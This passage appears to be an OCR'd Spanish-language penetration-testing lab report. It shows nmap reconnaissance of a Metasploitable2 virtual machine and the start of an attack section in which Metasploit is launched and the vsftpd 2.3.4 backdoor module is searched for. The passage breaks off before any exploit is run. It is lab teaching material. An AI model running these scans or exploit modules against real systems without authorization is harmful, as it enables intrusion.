
```
Network Distance: 1 hop

Nmap scan report for 10.0.2.30
Host is up (0.00030s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:67:5A:73 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
```

## Evidencia 9: Escaneo de reconocimiento inicial con detección de versiones y SO.




```
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:67:5A:73 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 10.0.2.10
Host is up (0.000044s latency).
All 1000 scanned ports on 10.0.2.10 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (5 hosts up) scanned in 71.40 seconds
```

## Evidencia 10: Escaneo agresivo identificando puertos abiertos en el objetivo.




```
┌──(kali㉿kali)-[~]
└─$ nmap -sS --open -T4 10.0.2.30
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-25 19:13 EDT
Nmap scan report for 10.0.2.30
Host is up (0.00012s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:67:5A:73 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds
```

## Evidencia 11: Escaneo específico de versiones en servicios FTP y SSH.




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p 21 -T4 10.0.2.30
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-25 19:15 EDT
Nmap scan report for 10.0.2.30
Host is up (0.00036s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
MAC Address: 08:00:27:67:5A:73 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.50 seconds

┌──(kali㉿kali)-[~]
└─$ nmap -sV -p 22 -T4 10.0.2.30
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-25 19:15 EDT
Nmap scan report for 10.0.2.30
Host is up (0.00027s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
MAC Address: 08:00:27:67:5A:73 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.89 seconds
```

## Evidencia 12: Detección de sistema operativo mediante fingerprinting.



```
┌──(kali㉿kali)-[~]
└─$ nmap -O -T4 10.0.2.30
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-25 19:16 EDT
Nmap scan report for 10.0.2.30
Host is up (0.00030s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:67:5A:73 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
```

**Evidencia 13: Ejecución de scripts por defecto para enumeración avanzada.**




```
┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV --version-intensity 2 -O --osscan-limit -T4 10.0.2.30
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-25 19:19 EDT
Nmap scan report for 10.0.2.30
Host is up (0.00039s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  rpcbind
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  unknown
MAC Address: 08:00:27:67:5A:73 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
```

# 4- Simulación de Ataque


## 4.1 Ejemplo: Ataque a VSFTPD (Metasploitable2)

**Evidencia 14: Framework Metasploit inicializado para ejecución de exploits.**




```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Execute a command across all sessions with sessions -C
<command>

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.4.90-dev                          ]
+ -- --=[ 2,561 exploits - 1,310 auxiliary - 1,680 payloads     ]
+ -- --=[ 431 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

### Evidencia 15: Búsqueda y selección del módulo de explotación para VSFTPD.



